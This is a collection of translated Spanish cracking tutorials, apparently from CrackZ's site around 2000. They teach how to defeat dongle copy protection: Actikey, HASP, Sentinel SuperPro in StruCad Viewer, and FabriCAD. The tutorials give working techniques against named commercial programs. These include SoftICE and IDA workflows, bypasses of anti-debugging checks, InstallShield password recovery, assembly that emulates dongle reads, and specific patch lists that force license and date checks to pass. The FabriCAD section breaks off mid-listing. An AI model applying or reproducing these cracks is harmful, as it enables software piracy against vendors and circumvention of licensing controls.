Los Dongles mas populares son: - Sentinel (gran familia) de Rainbow Technologies (USA) - HASP (no es malo) de Aladdin (Israel) - Fest (si recuerdo bien hecho en Alemania) - Actikey (Francia) y decenas de otros... Mira tu favorito en la página del Dr Dobb.

Las Herramientas necesarias son habituales: -

IDA, SoftICE, Hiew y por supuesto nuestra aplicación.

Ningún analizador lógico, osciloscopio, quizá el monitor LED si realmente lo quieres. Así que, el primer paso en nuestro tutorial es: -

1. Identifica el dongle con el que estás tratando. No es tan difícil en la mayoría los casos. Cualquier mirada al dongle si tienes acceso a él, o mira todos los archivos que se instalan con tu objetivo, entonces puedes investigar todos .DLL, .VXD etc. por el texto del copyright u otra cosa de los autores de la aplicación. Lo encontrarás rápidamente en casi todos casos.

2. Recoge toda la información posible de las páginas WWW de los vendedores del dongle. Esto es UN PASO MUY IMPORTANTE!. Te sorprenderás de cuánta documentación puedes conseguir, el API completo, a menudo con la fuente, el software de demostración, ejemplos de cómo usar el API con tu futuro programa etc. Hazte con todo y estúdialo cuidadosamente. Recuerda: - TODOS los vendedores del dongle están presentes en la Red. Simplemente encuéntralos. No te asustes cuando hayas leído todo sobre la seguridad del dongle. Ellos SON seguros. OK. No puedes crackearlos a menos que estén hechos por completos idiotas. OK. Pero quieres craquear la aplicación, NO el dongle. Cuando leas sobre el encriptado de RSA, las funciones unidireccionales y observes en el API alguna Pregunta/Respuesta interesante desmenuzando funciones, recuerda que es sólo un API. Nadie lo usa. Únicamente son usadas funciones simples como Comprobar/número de serie/Leer y a veces Escribir.

3. También puedes recibir un dongle de evaluación del distribuidor del dongle gratis. Si no gratis pregunta por 14-días de prueba. ¡Funciona! Ellos quieren vender estas cajas. Llama a estos números 0800 o 0130. Ellos querrán ayudarte a menos que digas algo tonto cuando pregunten por el software que quieres proteger. Las personas de Rainbow y Aladdin son _extremadamente_ serviciales.

4. Ahora conoces el dongle/app que quieres crackear y tienes (o no) alguna información adicional. Tiempo para pensar. Imagina una compañía de software que hace un programa. El proyecto casi está terminado, entonces viene el jefe y dice: "OK,

estamos listos, ahora es el tiempo de proteger nuestro fantástico producto. Tenemos un kit de demostración del dongle X. Así que, estimados programadores, úsenlo." Y los pobres programadores están estudiando documentación del dongle, API etc. y poniendo algunas llamadas de API en su código. Algunas veces acaba así: -

```
call DONGLE
or ax, ax
jz buenchico
chicomalo
```

Sí, no puedes creerlo, sin embargo es real. A veces ellos van un poco más allá pero en la mayoría los casos, yo repito: en la MAYORÍA de los casos la idea es estúpida. Pero la cadena sólo es tan fuerte como su eslabón más débil. Y en todos los 4 programas diferentes que yo probé con dongles diferentes, el eslabón más débil era la interface: -

Aplicación - Dongle API (principalmente contenido en un DLL).

Los fabricantes del dongle son tipos inteligentes, ellos saben encriptar datos, hacer código auto-modificable, trucos anti-debug etc. yo te recomiendo: - Deja su código como está. El lado de la aplicación es mucho más fácil de crackear. La primera cosa en el crack real es encontrar LA llamada (raramente más de una) al dongle API, Usa IDA o W32Dasm y recuerda el nombre del DLL que contiene el dongle API y después de varios minutos (¡pasadas 2 horas y 40Mb de archivo .IDB!) lo tienes.

Debe haber una parte de API estáticamente unida al ejecutable que nosotros estamos crackeando qué llama al DLL, los graciosos de Aladdin hacen un código auto-modificable aquí, así que nuestra meta esta subiendo un poco. Nuestros pobres programadores son perezosos. Todos son perezosos cuando llegan a la llamada del dongle. Así que ellos escriben sus propias funciones como: QuickCheckIfDonglePresent (), GetDongleSerialNumber () ReadDongleByte (addr) - o word, o dword, o incluso la tabla completa WriteDongleByte (addr, valor). ¿Quizá ellos están exportados por nombre? ¿Quizá el nombre es ReadDongle o similar? Mira cuidadosamente las referencias que IDA te da. Lo encontrarás seguramente.

Debes encontrar procs llamados una sola vez - ellos deben ser interfaces entre la aplicación/API. ¿Quién escribe dos envolturas para una función? El dongle API está muy bien estructurado en la mayoría los casos, el número de la función está dado explícitamente, 0 - comprueba, 1 - consigue número, 2 - lee, 3 - escribe, etc... Identifica donde están los parámetros/resultados. Y esta es la cosa que nos ayuda a crackear. ¡Nosotros también podemos tener los docs del API! Los productores del API quieren hacer el API lo más fácil de usar. Ellos también lo hacen más fácil de crackear...

Nosotros podemos encontrar rápidamente lo que el app espera del dongle estudiando las llamadas del API y los ' cmp ax' que lo siguen.

5. Entonces viene la parte activa (puedes necesitar el dongle por un periodo corto de tiempo) parchea el código insertando un byte CC en el lugar(es) del Interface del 'App-API'. Ejecuta SoftICE con BPINT 3. Reemplaza INT 3 con el byte original, entonces pon un BPX a esta dirección, rastrea... Mira lo que pasa cuando allí no hay ningún dongle. Puedes tener suerte y puedes encontrar rápidamente un checkpoint con un interruptor del tipo de bad/good. Intenta ir de la otra manera y ver lo que pasa (quizá tu objetivo comienza a correr). Intenta parchear el código para emular la función de QuickCheckIfDonglePresent. Simplemente devuelve un valor que satisfaga al proc llamado. Esto puede ser suficiente en la mayoría de los estúpidos casos. Entonces intenta emular la rutina GetSerial #. Recuerda que el # de serie del dongle puede guardarse y ser usado para visualizarse en el apartado About. Mira las referencias que IDA te da. No todos los dongles tienen el proc GetSerial #. A veces los # de serie son leídos como datos normales desde el dongle. Esto puede ser suficiente en la mayoría los casos no-tan-estúpidos. Y entonces viene al dongle a leer. Varios bytes son leídos, yo asumo que encuentras el lugar donde ellos se guardan y todas las referencias a este lugar.

Varios controles pueden ocurrir y ciertamente ocurrirán en programas con opciones diferentes habilitadas / desactivado por el dongle. (Ej. un ejemplo real de uno de los principales programas de SCADA): -

```
cmp eax, some_value1
je is_model_1
cmp eax, some_value2
je is_model_2
```

O quizá (ejemplo real de un programa israelita con dongle israelita): -

```
test eax, mask_1
jz lab1
call enable_option_1

lab1: etc.
```

O quizá (electrical engineering tools hechas en Francia con dongle francés): -

12 palabras leídas por el dongle se guardan desde [ebx]

```
mov ecx, 12

lab1: cmp word ptr [ebx], 1
jne lab2
call enable_option(cx)

lab2: inc ebx
loop lab1
```

Créeme. Es real. Si tienes un dongle trabajando, lees todo los valores de él, y sabes qué emular (pon un BPX después de que el API lee la función que hace el trabajo y toma notas). Y aquí el ejemplo real. Este app es inútil para ti, no está libremente disponible, así que estudiemos el desensamblado que yo preparé para ti.

1. Nuestros dongle son que Actikey francés y el DLL son CCNMMNT.DLL.

2. Hacemos un desensamblado de nuestro objetivo (40 Mb) y miramos en la sección .idata. Lleva un poco más de tiempo que un cocktail... El resultado es asombroso, pero yo esperé hasta que TODAS las referencias fueron expuestas.

3. Ctrl-s y vamos a la sección .idata. Encontré importaciones externas desde CCNMMNT.DLL Vamos a la referencia de ello.

```
00594510 ; Imports from CCNMMNT.dll
00594510 00594510 extrn CCNMM:dword ; DATA XREF: j_CCNMMr Solo una referencia!
```

¡El nombre j_CCNMM es asignado por IDA! entonces: 00408770 ; S u b r u t i n a 00408770

```
00408770 j_CCNMM proc near ; CODE XREF: key_io+6Fp 00408770 jmp ds:CCNMM ; Salta a
Dongle DLL 00408770 j_CCNMM endp
```

El nombre key_io y el otro de debajo son asignado por mí, ellos no se exportan; -) subimos un paso. Mira: Sólo una referencia. ¡Luz verde! Estamos en el buen camino. entonces: -

```
0040BA10 key_io proc near ; CODE XREF: main_key_check+8 0040BA10 ;
main_key_check+18Cp.
0040BA10 ; key_check2+45p
```

Después del control, yo encontré que key_check2 es llamado sólo desde el main_key_check, así que nosotros todavía tenemos sólo una referencia aquí. Todavía estamos dentro del código del dongle API. Subamos: -

```
0040B840 ; S u b r o u t i n e 0040B840 0040B840 main_key_check proc near ; CODE
XREF: key_fun_00+4Dp 0040B840 ; keyfn_18_sernum+68p
0040B840 ; keyfn_02_write+5Bp
0040B840 ; keyfn_03_read+56p
0040B840 ; key_fun_1b+50p
0040B840 ; key_fun_1c+54p
0040B840 ; key_fun_1d+5Cp
```

Por supuesto puedes preguntar, ¿cómo sé yo que esto es el API y no nuestra aplicación? Respuesta rápida: ¡Las funciones 1b, 1c y 1d no son llamadas! ¿Te imaginas escribiendo envolturas que nunca se llaman? Ellos fueron escritos por los fabricantes del dongle y se enlazaron al app. De hecho keyfn_02_write tampoco es llamado. Esto son buenas noticias, la clave siempre debe responder con los mismos datos. Los nombres de los llamadores son auto explicativos. ¿Desde dónde los conseguí yo? Estudiando el procs, eso es todo, mira un ejemplo :-

0040A250 keyfn_18_sernum proc near ; CODE XREF: (varios)

```
0040A250 0040A250 arg_0 = dword ptr 8 0040A250
0040A250 push esi
0040A251 call key_fun_00
0040A256 cmp ax, 1
0040A25A jnz short skc110
0040A25C mov ax, 1 ; 1 - error?
0040A260 pop esi
0040A261 retn 0040A262

skc110:
0040A262 mov word ptr ds:key_fun, 18h ; funcion 18!!!
0040A26B xor eax, eax
0040A26D mov esi, [esp+4+arg_0]
0040A271 mov word ptr ds:key_result_1, magic1
0040A27A mov word ptr ds:key_par3, ax
0040A280 push offset key_par4
0040A285 mov word ptr ds:key_par4, ax
0040A28B push offset key_par3
0040A290 mov word ptr ds:key_par1, magic2
0040A299 mov word ptr ds:key_par2, magic3
0040A2A2 push offset key_par2
0040A2A7 mov [esi], eax
0040A2A9 push offset key_par1
0040A2AE push offset key_result_1
0040A2B3 push offset key_fun
0040A2B8 call main_key_check ; aquí nuestra llamada
0040A2BD mov word ptr ds:main_result, ax
0040A2C3 add esp, 18h ....guarda results...
```

Los valores mágicos están identificando el dongle y el producto, así que yo los quité... ellos son insignificantes para nuestro cracking. Ahora es tiempo para identificar lo que el API está esperado devolver. Varios ' cmp ax, something' y yo pude emular las funciones del API 00 (control rápido) y 18 (consegir el serial). Yo apliqué un pequeño parche usando Hiew para emular estas funciones. Después de que mi programa empezó con todas las opciones desactivadas. Analizando otro ' cmp ax,

something' era casi insignificante. Así que yo escribí un pequeño emulador de key_fn_02_read y ahora el proggy abre todas las opciones para mí.

Conclusiones: - crackear los Dongles no es mucho más complicado que craquear numeros de serie. Necesitas más fondo teórico de los productores del dongle, un desensamblador bueno que encuentre todas las XRefs y SoftICE por supuesto. Las protecciones shareware son a menudo mucho más sofisticadas que las simples llamadas del dongle en caras apps comerciales. Hay programas mejor protegidos por supuesto, pero ellos son excepciones.

* No empieces crackeando desde BPIO en puertos de LPT. Intenta encontrar El Eslabón más Débil!.

* Recuerda, los programadores son perezosos cuando vienen a poner código exterior dentro del suyo propio. No todas las llamadas del API se usan. Comprueba las funciones más simples primero y ve lo que pasa.

* Permite a tu programa crackeado correr durante varios minutos. Casi siempre hay un control del dongle realizado cada 1 minuto o así. Tu crujido debe sobrevivir a esto. Prueba todas las acciones que el programa debe realizar. Selecciona cada artículo del menú. O, si lo prefieres, estudia el desensamblado entero para las llamadas del dongle...

* Ten cuidado cuando crackees con el dongles real conectado. Allí está teóricamente la posibilidad de destruir un dongle. Sólo usa los dongles para leer sus contenidos y quítalos cuando craquees con SoftICE. Ellos no son necesarios en éste momento: -) Sin embargo yo nunca encontré ningún procedimiento de auto-destrucción al estudiar varios dongles API. ¡No obstante, estás advertido! ¡Buena suerte!

zeezee

Traducido por Txeli

http://club.telepolis.com/txelienlinea/index.htm

Matchmover - Tutorial by Kashmir

Traducción de ^[G]oLe[E]^

"Un corto, pero invaluable tutorial de un ex-SiEGE, colega mio. Solamente va para mostrar que un buen tutorial no necesita ningun code snippet cuando está empacado con información útil acerca de InstallShield & HASP cracking, digo que Aladino no esta en este esquema de envoltura gag#.mod que se vuelve un poco tedioso :-)". "Ligeramente editado por CrackZ".

Parte 1 : Crackeando el InstallShield

Localiza el chequeo en SoftICE con un bpx GetWindowTextA, siguiendo la entrada. Notaras cuando ira a través de algunos calculos y entonces ser chequeado contra algunos numeros, si es igual, retornara 1, de lo contrario, Cero. Este chequeo solo controla la activación del boton de Continuar. Usa algun password y cambia ese switch, entonces haz click en Continue, continua siguiendo el password. Pasaremos ese primer chequeo, y de nuevo el mismo tipo de comparación, si es igual salta, entonces notaras que el password es copiado y tirado en una rutina que consume mucho tiempo.

Desensambla esta rutina. Notaras que primero, el password toma XORed con una doubleword, es decir cada 4 bytes toma XORed con la misma DWORD. Entonces un archivo temporal (el archivo actual de instalación) toma bytes tratados inteligentemente con la llave resultante, en una forma simple: los bits bajo y alto, son intercambiados y el byte resultante es XORed con un Byte llave. Este procedimiento toma lugar desde que el archivo temporal es grande. El archivo temporal ¨desencriptado¨ es ahora chequeado por su firma : los primeros 4 bytes deberian leer MSCF, esto nos da de hecho que los primeros 4 caracteres del password son ISE2.

Ahora un simple criptoanalisis : incrementar la longitud del password hasta que veas partes reconocibles en el archivo temporal : esto pasara con una longitud de 5 y 10. Veras por ejemplo partes de la word como estas "isk1" "\Dis" "out,"etc. Si lo comparas con un archivo InstallShield empaquetado, notaras que contiene frases como Disk1\layout.bin etc. Así que está claro que la longitud del pass es 10 y ahora es facil reconstruir los caracteres perdidos.

Part 2 - Crackeando la HASP

La envoltura HASP chequea el SoftICE. Está versión solo chequea probando a abrir el NTICE driver. Así, cambia cualquier nombre en tu SoftICE (en todos los archivos) o fija pon un bpx CreateFileA, su primer golpe será tratar de abrir NTICE, cambialo a algo mas, p.e.CreateFileA debería retornar -1. La Envoltura HASP usa un tedioso esquema de encriptación ¨Piel de Cebolla¨ : está construido de pequeñas rutinas con nombre *.mod. Cada mod comienza usualmente desencriptando el siguiente .mod, entonces si es un mod funcional, hace lo que supuestamente hace (por ejemplo killice.mod, detecta SoftICE hasperr.mod cuida de mensajes de erro de la DoNgLe, hasp.mod contiene las rutinas de acceso a la DoNgLe etc.) o si es un mod no funcional, los pasos fluyen al siguiente mod, quiza disimulando el flujo un poco, usando la interrupción que la manipula (flujo usando INT 3 o instrucciones ilegales).

Nuestro trabajo es el siguiente, encontrar donde se desencripta hasp.mod, nota la rutina de desencriptación (imprimela) y sus argumentos. Las Rutinas de Desencriptación tienen como argumentos : offset (desde donde desencriptar), longitud (que tan largo es el mod a desencriptar) y un seed value (no estoy seguro, pero creo que esto quiere decir un valor sembrado, es decir, un valor default). No todas las rutinas de desencripción son rutinas, algunas son implementadas como un loop. Todas tienen la misma estructura, sin embargo, con algunos cambios menores.

Codifica está rutina de encriptación en tu lenguaje familiar, desencripta el the hasp.mod. Parchea lo que quieras parchear y encripta de nuevo (para la encriptación puedes tener que hace algunos pequeños cambios en la rutina de encriptación).

Para mamoe.exe trabaja así : bpx CreateFileA, cambiar NTICE en algo mas; ver dentro de la rutina que llamó CreateFileA, desplazarse un poco hacia arriba para encontrar la memoria que contiene la direccion del siguiente .mod (al principio de la

rutina en la forma cmp [...],0 / jz ... Ahora fija un bpx en el comienzo de ese mod, chequear su nombre en la ventana de datos, estará al final de la rutina. Continua hasta que encuentres hasp.mod.

La mayoria de mods con el nombre gag#.mod son mods no funcionales. Usualmente hasperr.mod vendrá un poco antes de hasp.mod. Usualmente pongo el emulador HASP en un dll que he construido con un punto de entrada GetEnvironmentStrings, eso es justamente para ser capaz de parchearlo minimamente. Nota la desencriptación del programa principal, basado en la rutina HaspCode. Su algoritmo es conocido (descubierto por UCL del Empaquetado de Encripción HASP). Alguna memoria leida desde la DoNgLe puede ser usada para fijar algunas flags, en el caso de Mamoe.exe, las direcciones 18h & 19h, deberian estar en este caso 0 & FFFFh.

Kashmir (June 2000).

Dongles Return to Main Index

© 1998, 1999, 2000 Hosted by CrackZ. Kashmir 8th June 2000.

StruCad Drawing Viewer v2.05 - Tutorial by CrackZ

Traducción de ^[G]oLe[E]^

Archivos disponibles a petición.

StruCad Drawing Viewer (spfview.exe) es como los visores de programas de Microsoft, los cuales son usados por las personas que no tiene el software usado para crear el archivo original. Aunque StruCad ha escogido proteger su Visor (Viewer) con una Dongle Centinela y Código de Autorización Máquina-Dependiente, dudo que la publicación de este documento los dañe en alguna forma significativa. Nuestro interés en este objetivo, está relacionado solamente con los aspectos de la implementación de Centinela, Específicamente la lectura y los algoritmos de palabra Dongle.

Usando IDA y las técnicas que describiré en otra parte, podemos identificar un tanto fácilmente el Record de Paquetes de fabricación del Centinela y comenzar nuestro intento de etiquetar las funciones varias y sus referencias, solamente las 7 siguientes son de interés:-

sub_46A77C, sub_46A92C, sub_46A9C0, sub_46AAB4, sub_46ABF4, sub_46AD98 & sub_46AE24.

Seguimos usando IDA y adoptamos una teoría de acercamiento a la verificación, sub_46A77C toma un parámetro (un PUSH EBX), justo sobre esta referencia, podemos ver sub_46A714 el cual toma EBX y 404h (1028 bytes), una mirada rápida a la guía API, confirma que esto debe ser sproFormatPacket(), con un razonable grado de seguridad, podemos asumir que EBX es un puntero al Record de paquetes, esto sugiere que sub_46A77C es sproFindNextUnit(), lo extraño acá, es que supuestamente llamas a sproFindFirstUnit() con el ID del desarrollador que quieres encontrar antes de esto, asumiremos por ahora, que esto no necesita ser parcheado.

sub_46A92C está referido en la dirección 464F6A y toma 2 parámetros vía EAX & EDX, usando SoftICE colocamos un bpx para este código y vemos que son estos. Como pasa EAX, está la dirección de la estructura de Record de Paquetes y EDX es 00483B5E, la función por si misma retorna EAX=3 (unit not found, en español, unidad no encontrada) entonces esto se ve como sproFindFirstUnit(), la ID de la Dongle está por lo tanto asumida de ser 3B5Eh, en la mayoría de Centinelas que he visto, el ID es empujado directo o a los bytes de ordenes altas de los registros, siendo pulidos, por ejemplo AND EDX, 0FFFFh.

Usando IDA, seguimos la ejecución del código (esto es en alto nivel) :-

```
:0046CBB2 CALL sproFindFirstUnit()
:0046CBB7 MOV [EBX], AX <-- Almacena el estado del código.
:0046CBBA CMP WORD PTR [EBX], 0 <-- Éxito?.
:0046CBBE JZ 46CBD1 <-- Buen Salto
:0046CBC0 CMP WORD PTR [EBX], 2 <-- Paquete Invalido?.
```

Si parcheas sproFindFirstUnit() para que retorne AX=0 StruCad se colgará en un loop y probablemente tendrás que darle un saludo de 3 dedos al programa. Relajémonos tranquilamente en IDA y sigamos el camino de la ejecución un poco mas lejos :-

```
:0046DC72 MOV EAX, 16h <-- Será empujado como un parámetro.
:0046DC77 CALL 0046CC90 <-- Abajo de aquí.

:00464F70 PUSH EBX <-- 0x7B.
:00464F71 PUSH ECX <-- Dirección donde WORD será almacenada eventualmente.
:00464F72 MOV EBX, ECX
:00464F74 PUSH ESP <-- Retorna una dirección de WORD para leer.
:00464F75 PUSH EDX <-- Dirección de Word.
```

```
:00464F76 PUSH EAX <-- Estructura del Record de Paquetes.
:00464F77 CALL 0046AAB4 <-- sproRead().
:00464F7C MOV DX, [ESP+0] <-- Word de la Dongle.
:00464F80 MOV [EBX], DX <-- La almacena aquí.
```

Como siempre, tomaremos esta oportunidad para rescribir sproRead(), acá esta como se verá el nuevo código :-

```
:0046AAD7 JZ 0046AAD9 (74 00).
:0046AAD9 PUSH EBP (55).
:0046AADA MOVZX EAX, WORD PTR [ESP+18] (0F B7 44 24 18).
:0046AADF SHL EAX, 1 (D1 E0).
:0046AAE1 CALL $+5 (E8 00 00 00 00).
:0046AAE6 POP EBP (5D) <-- Colocar el offset del Delta.
:0046AAE7 LEA EDI, [EBP+14] (8D 7D 14).
:0046AAEA MOVZX EAX, WORD PTR [EAX+EDI] (0F B7 04 38).
:0046AAEE MOV EDI, [ESP+1C] (8B 7C 24 1C).
:0046AAF2 MOV [EDI], AX (66 89 07).
:0046AAF5 XOR EAX, EAX (33 C0).
:0046AAF7 POP EBP (5D).
:0046AAF8 JMP 0046AB43 (EB 49).
```

Este código podría verse un poco intimidatorio al principio, pero en realidad es muy simple y puede ser pegado (con unos pocos ajustes) justo cerca en cualquier sproRead() que encontraras. Comenzamos empujando EBP para colocar nuestra llamada al retorno del offset del Delta, en EAX retornamos la Word para leer desde la pila (MOVZX para extender los ceros), multiplicamos la dirección de la Word por 2, como estamos leyendo una palabra desde nuestra dongle simula y después usa el offset del delta, para apuntar EDI al comienzo de nuestra memoria simulada de la Dongle, antes leyendo y almacenando en la dirección de retorno (de nuevo desde la pila) y finalmente aclarando EAX (el estado).

Ahora es tiempo para hacer el Debugging con el SoftICE. Colocaremos algunos breakpoints en nuestra nueva función sproRead() como en las otras localidades que no identificamos arriba . Acá esta el log de los eventos :-

Lee las Words :- 16, 17, 0, 16, 17, 8, 9, A, B, C, D, E, F, 10, 11, 12, 13, bpx @ 0046AE24 (loop del sistema).

El break final nos interesa, ya que estas son las manipulaciones realizadas en un loop a través de las word 8-13 (siento que regresaremos aquí), esto es de lo que realmente trata la Ingeniería Inversa de DoNgLeS, seguir el camino, cuando procedes a través de los nuevos caminos que deben abrirse delante de ti, únicamente estarás desesperado cuando todas tus veredas te lleven a un callejón sin salida, en cuyo caso deberás rastrear de nuevo tus pasos. sub_46AE24 está referido desde sub_464FC0, los parámetros empujados parecen indicar que esto es un sproQuery() :-

```
:00464FD3 PUSH EDX <-- Número de bytes en la cadena de query (0x1C).
:00464FD4 PUSH EAX <-- Estructura de Record de Paquetes.
```

Cuando rastreamos sproQuery() StruCad se cuelga, el problema real con el rango de Dongles Sentinel SuperPro es que los algoritmos internos de query son diferentes para cada cliente, así que no existen 'queries genéricos' para invertir, solo un algoritmo para un cliente especifico, o al menos eso tiene que hacerte creer el Centinela. Debes diseñar una ASIC (exclusivamente desarrollar una) el rango del coste va de $30,000 a $100,000 básicamente la economía dice que ese Centinela no usa una ASIC, seguramente están usando componentes off-the-shelf, eso significa casi ciertamente que la fábrica quemó el PROM.

Por supuesto el Centinela ha hecho un 'trade off', a cambio de una producción con costos bajos, han dejado vulnerables sus DoNgLeS a la copia de hardware, virtualmente cualquiera podría copiar un Centinela en su posesión, usando equipo bastante rudimentario (o por lo menos con el equipo que podría usar en una escuela). Un parcheo rápido del query, despliega el dialogo

de Registro del Visor, desplegando el Número de Serio (word 0), el identificador (desconocido en este momento) y basura escrita en el apartado User Name, un útil (y mal escrito) tooltip informándote que no puedes cambiar esto, es muy obvio que la cadena construida desde las words 8-13h leen desde la DoNgLe. Veamos como es que trabaja :-

```
:0046D13A MOV DI, 0ABCDh
:0046D13E MOV SI, 1h <-- Contador.
:0046D146 LEA EBP, [ESI+7h] <-- Comenzar en la word 8h.
:0046D149 MOVZX EAX, EBP <-- Extender los Ceros de la word de la dongle para leer en
EAX.
:0046D14C CALL sproRead()
:0046D151 XOR AX, DI
:0046D154 MOV EDI, EAX
:0046D156 MOVZX EDX, AX
:0046D159 SHR EDX, 8h
:0046D15C MOV [EBX], DL <-- Primer Byte del pass del loop.
:0046D15E AND AX, 0FFh <-- únicamente el Byte más bajo.
:0046D162 MOV [EBX-1], AL <-- Segundo byte del pass del loop.
:0046D165 INC ESI <-- Incrementar el contador del loop.
:0046D166 ADD EBX, 2h <-- Shift store (creo que es algo como un lugar de
intercambio).
:0046D169 CMP SI, 0Dh
:0046D16D JNZ 0046D146 <-- Loop de las words de la dongle .
```

sproRead() retorna en EAX/EDX el valor de la palabra leída, en ECX está la dirección de la word. Este loop produce una estructura de 24 bytes que son copiados primeramente a una nueva localidad, antes de ser alimentado en un byte-loop comenzando en 004+AFC7, este resultado constituye el User Name. Para revertir esto completamente, debemos escribir una función para producir bytes que necesitaremos como resultado del primer loop mostrado arriba, solo entonces podemos revertir este loop para generar contenidos validos en la DoNgLe para nuestro User Name deseado.

Rápidamente encontré que definitivamente esto no es tan fácil como parece, el problema con la segunda fase es que un rango de bytes adyacentes generaran las mismas letras. Por ejemplo, asumimos que mi nombre real comienza con la letra 'P' o 50h, usamos algún código trivial para encontrar el primer byte que pasaría a través de la 2da. fase y dar 0x50 al final, i.e. 0xC4, no obstante, un poco de intuición (o por prueba y error), te dice que 0xC5, 0xC6, 0xC7 también trabajarían, la diferencia estriba en el valor de ESI al final, esto es critico porque ESI determinara que valores pueden generarse en las subsecuentes pasadas por el loop, si asumimos que 0xC4 es la única posibilidad para nuestro ejemplo, entonces el valor máximo que podemos generar en la siguiente pasada es 0x2E, nadie que yo conozca querrá el nombre '`P.`'.

Esto significa que cualquier key generator debe incorporar código para manipular esta anomalía potencia, suena más fácil hacerlo manualmente, no lo es? :-). Lo que descubrí actualmente cuando reaplicaba este esquema en assembler es que la rutina de la fase 2 no puede generar ningún carácter mayor que 0x5A (i.e. 'Z'), esto significa que User Names en minúsculas son imposibles, noté también que nuestro User Name es de 32 caracteres de longitud aunque fue generado solamente de 24 bytes, ¿cómo puede ser esto? bien, la 3era sección del loop (la dirección 46B044 genera 2 bytes de nuestro user name). Puse un poco de código junto para que eventualmente hiciera esto (incluyendo el paso 1 el cual recupera las words reales de la dongle, código mostrado arriba-----> ojo, esto es en ingles y no esta incluido en esta traducción), probablemente podrías hacer un millón y más modificaciones. El programa escribe el archivo Strucad.dat de 24 Bytes, el cual contiene los contenidos requeridos por las words 8-13h de la DoNgLe, solo pégalo usando un buen HEX editor, soy demasiado perezoso para escribir un parcheador automático completo, ya que estamos acá para aprender acerca del algoritmo y NO para descargar cRaCkS ya hechos.

StruCad Viewer v2.0 Name Generator (código fuente incluido).

Ahora solo nos quedan 2 obstáculos, la misteriosa Cadena Identificadora y el Código de Acción. Sospechamos que la Cadena Identificadora está hecha de las words 16 & 17 de la DoNgLe (por simple proceso de eliminación), usando bpr podemos

verificar fácilmente que este es el caso (dirección 0046DF7B y sub_46BEB0 hacen la generación actual), abajo de aquí hay algunos cálculos matemáticos muy serios llevándose a cabo, solamente toma una mirada a sub_46B32C el cual hace un montón de trabajo. No veo la necesidad de revertir esto, de hecho el único acercamiento que seria practicado seria fuerza bruta y sospecho que contar la longitud de las matemáticas sería prohibida.

Calentemos un poco más IDA. Podemos pescar algunas referencias muy útiles, asegurarte de generar un archivo .MAP y usar Msym del /Util16 directorio para generar un archivo .sym para usar con SoftICE. Primeramente tenemos el "This Product is not licensed !" en 0046D814, el código decisivo recupera un DWORD en EAX antes de chequear un valor local, esto se ve sospechosamente como un checksum, fijaremos un bpx acá. También podemos ver referencias a mensajes de error relacionados a la expiración del tiempo de prueba, también podemos fijar un bpx aquí. Te podrías estar preguntando por qué rápidamente he abandonado la demanda de generar un código de autorización valido, bien, encontré el principio de las rutinas que hacen esto (sub_46B7CC) y déjame asegurarte que esto llevaría muchas horas para revertirse, recuerda también que no seria un chance real de hacer fuerza bruta a un código de 16 bytes.

U sumario de los parches sucesivos requeridos son dados acá (con una pequeña explicación):-

```
:0046E103 TEST AL, AL <-- Parchea esto a MOV AL, 1
:0046E105 JZ 0046E10B <-- Esto es el resultado de la validación de la fecha.

:0046D80C CMP EAX, DS:DWORD_48A0C4 <-- Checksum.
:0046D812 JZ 0046D82B <-- Parchear a JMP.

:0046AC0E CMP WORD PTR [EBX], 7242h <-- Esta es la función CALL (llamada) a
sproOverWrite().
:0046AC13 JZ 0046AC1B <-- Cambiar a modo que la función siempre retorne AX=0.

:0047D9AC CALL 00403E58 <-- Retorna EAX= -3 (lo sientes :-) ).
:0047D9B1 JZ 0047DA01 <-- Cambialo por JMP (EAX será limpiado después).
```

Notas Finales

Justamente esto es una Protección difícil, la cantidad (no la calidad) de las matemáticas fue suficiente para ponerme fuera de tratar de revertir el algoritmo de autorización, no había requerimientos para quebrar el Identificador, aunque pienso que seria más tedioso cortar y pegar..... Entonces, que es lo malo con esta protección?, bien, StruCad tenia la escogencia de usar el query Centinela y la Shell Centinela y no lo hizo, casi de seguro, si ellos hubieran hecho este programa, seria inquebrantable sin la DoNgLe original (pudieron dejar el esquema que describí arriba intacto).

El problema para StruCad sin embargo, y supongo que todo desarrollador de DoNgLe usando estas envolturas, es que no ofrecen protección contra crackers con la Dongle original (muchos grupos de warez también tienen acceso a ellas en estos días), tomaría 2 minutos amontonar el programa desencriptado en un disco y te quedarías con el programa abierto a todos los ataques como las per status quo. No hay CrAcKs ya hechos aquí, elogio StruCad por tan inteligente protección.

Licensed to me!, but not for distribution.

Dongles Return to Main Index

© 1998, 1999, 2000 CrackZ. 21st February 2000.

FabriCAD Suite v3.0 - Tutorial

Este objetivo en especial me sirvio hace poco como un buen ejercicio de abstract dongle reversing(ingenieria inversa?),tu sabes,crackear esto a primera vista parece como un aburrido parcheado de los normales .exe´s.de hecho practicamente se puede hacer asi,ahora (haciendolo al reves,invirtiendolo?) es la mejor manera para aprender y hacer los mejores cambios a un programa.

FabriCAD son una clase de programas,de acuerdo con lo que dicen en su manual,hay 3 limitaciones(todas las restricciones en el numero de elementos(beam,braces and columns).Espiando la referencia String, no podemos olvidarnos de los Check(ahora os mostrare 1 ejemplo,pero hay muchos mas)

```
:004CD894 CALL 005B7F36 <-- CALL protection_and_other_unrelated_routines.
:004CD89C CMP DWORD PTR [EAX+0xFC], 0 <-- Check_flag.
:004CD8A3 JZ 004CD914 <-- Jump_past_nag_user.
:004CD8A8 CMP DWORD PTR [EAX+28], 0xA <-- Else_check_columns.
:004CD8AC JL 004CD914 <-- Demo_user_okay.
```

Bueno,ahora esta claro que queremos echarle un vistazo a la CALL que establece esta flag,y ahora es su final,hay 800 sitios donde se hace alusion a esta flag(esa es mi estimacion a ojo,sin contarlas),entonces que es lo que haria un cracker vago ,bueno, simplemente buscaria los opcodes para esta flag(83 B8 FC 00 00 00 00) y los sustituiria por(C6 8B .. .. EB) para ajustar la flag a 0 y forzar el salto inmediatamente despues .Eso posiblemente funcione,pero no es la mejor manera porque hay muchas referencias para esta flag,las cuales no corresponden con las de la simple y bonita String Ref.

La manera de proceder es hacer pinpoint al codigo que ajusta esta flag,entonces estableceremos un bpm en la localizacion single byte (la cual cambia/se apaga?) a ser 62CB14, excepto relocalizacion/redireccionamiento.Ahora encontraremos la proteccion real :

```
:004E70AF CALL RESecure42 . Ord:0001h <-- Returns EAX=7.
:004E70B4 CMP EAX, 7
:004E70B7 JNZ 004E70D7 <-- Jump_good.
:004E70B9 MOV ECX, DWORD PTR [EBP-10] <-- Grab pointer.
:004E70BC ADD ECX, 0xFC <-- Retrieve our magic flag.
:004E70C2 MOV DWORD PTR [EBP-14], ECX <-- Store pointer.
